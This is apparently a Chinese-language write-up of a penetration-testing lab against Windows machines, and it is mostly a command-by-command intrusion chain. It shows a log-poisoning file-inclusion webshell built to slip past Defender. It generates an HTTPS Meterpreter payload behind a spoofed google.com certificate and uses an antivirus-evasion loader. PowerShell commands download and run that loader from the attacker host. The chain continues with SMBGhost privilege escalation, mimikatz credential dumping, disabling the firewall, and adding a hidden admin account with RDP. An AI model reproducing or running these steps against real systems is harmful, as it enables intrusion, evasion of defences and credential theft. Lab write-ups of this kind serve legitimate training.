
再次进行文件包含可以看到利用成功

在phpinfo中可以看到网站的路径C:/phpstudy_pro/WWW,经过多次尝试,发现由于Defender的原因导致传入一句话木马不能正常包含,不过绕过也挺简单的,直接传入`<?php$_POST[1]?>即可

MSF上线
此处采用HTTPS流量加密上线
生成证书
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 \
-subj "/C=UK/ST=London/L=London/O=Development/CN=www.google.com" \
-keyout www.google.com.key \
-out www.google.com.crt && \
cat www.google.com.key www.google.com.crt > www.google.com.pem && \
rm -f www.google.com.key www.google.com.crt
生成ShellCode
msfvenom -p windows/meterpreter/reverse_winhttps LHOST=192.168.153.128 LPORT=2239 PayloadUUIDTracking=true HandlerSSLCert=www.google.com.pem StagerVerifySSLCert=true PayloadUUIDName=ParanoidStagedPSH -f c -o 2239.c
免杀
这里使用的是BypassLoad,分离式免杀https://github.com/Mangofang/BypassLoad
将生成的shellcode进行加密

然后再将加密后的shellcode放在win2008web目录中,此处命名为code.png,再将shellcodeLoder.exe和webpath.txt也放在win2008的web目录中,webpath.txt的内容为shellcode的远程地址
将加载器下载到本地并运行
URL
http://192.168.153.129/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=../../../../../../Extensions/Apache2.4.39/logs/access.log.1723075200POST参数一
下载webpath.txt
1=powershell (new-object System.Net.WebClient).DownloadFile('http://192.168.153.128/webpath.txt','C:/Users/Public/Pictures/webpath.txt');POST参数二:
下载shellcodeLoder.exe,并执行
1=powershell (new-object System.Net.WebClient).DownloadFile('http://192.168.153.128/shellcodeLoder.exe','C:/Users/Public/Pictures/shellcodeLoder.exe');start-process 'C:/Users/Public/Pictures/shellcodeLoder.exe'开启监听
use exploit/multi/handler
set payload windows/meterpreter/reverse_winhttps
set lhost 192.168.153.128
set lport 2239
set handlersslcert /home/kali/test/tmp/vuln-h/www.google.com.pem
set stagerverifysslcert true
set autorunscript migrate -n explorer.exe\
run
上线

提权
查找提权脚本
run post/multi/recon/local_exploit_suggester


此处使用的是exploit/windows/local/cve_2020_0796_smbghost
use  use exploit/windows/local/cve_2020_0796_smbghost
set lhost 192.168.153.128
set lport 7984
set session 8
run
成功拿到system权限
获取Hash
load mimikatz
kiwi_cmd sekurlsa::logonpasswords

明文密码没有获取到,只获取到了hash

且hash也没有查出来
RDP
#关闭防火墙
netsh advfirewall set allprofiles state off

#开启RDP,并创建用户hack$ 密码为123456
run post/windows/manage/enable_rdp USERNAME=hack$ PASSWORD=123456


在win2008中,执行端口转发的命令,将win2008的6363端口转发到win10的3389
netsh interface portproxy add v4tov4 listenport=6363 connectaddress=192.168.153.129 connectport=3389在mstsc中输入win2008的ip地址端口为6363即可连接
总结
这个靶机打的时间挺长的,win2008主要是mssql注入然后Getshell,win7主要是命令执行无回显,且调用cmd,powershell执行的程序会被火绒拦截,但是通过程序重命名就可以绕过了,在win10中存在文件包含漏洞,但是由于Defender的原因,我只构造了一个命令执行无回显的马,常规的@eval函数会被识别出来,通过这个命令执行无回显的马,调用powershell来下载shellcode加载器,加载器会远程解密并加载放在win2008中的code.png文件,且shellcode连接MSF的通信为https加密通信,尽量规避流量检测。
参考链接:
https://ad-calcium.github.io/2021/07/mssql%E6%8F%90%E6%9D%83/
https://macchiato.ink/web/web_security/mssql_shell/
作者你好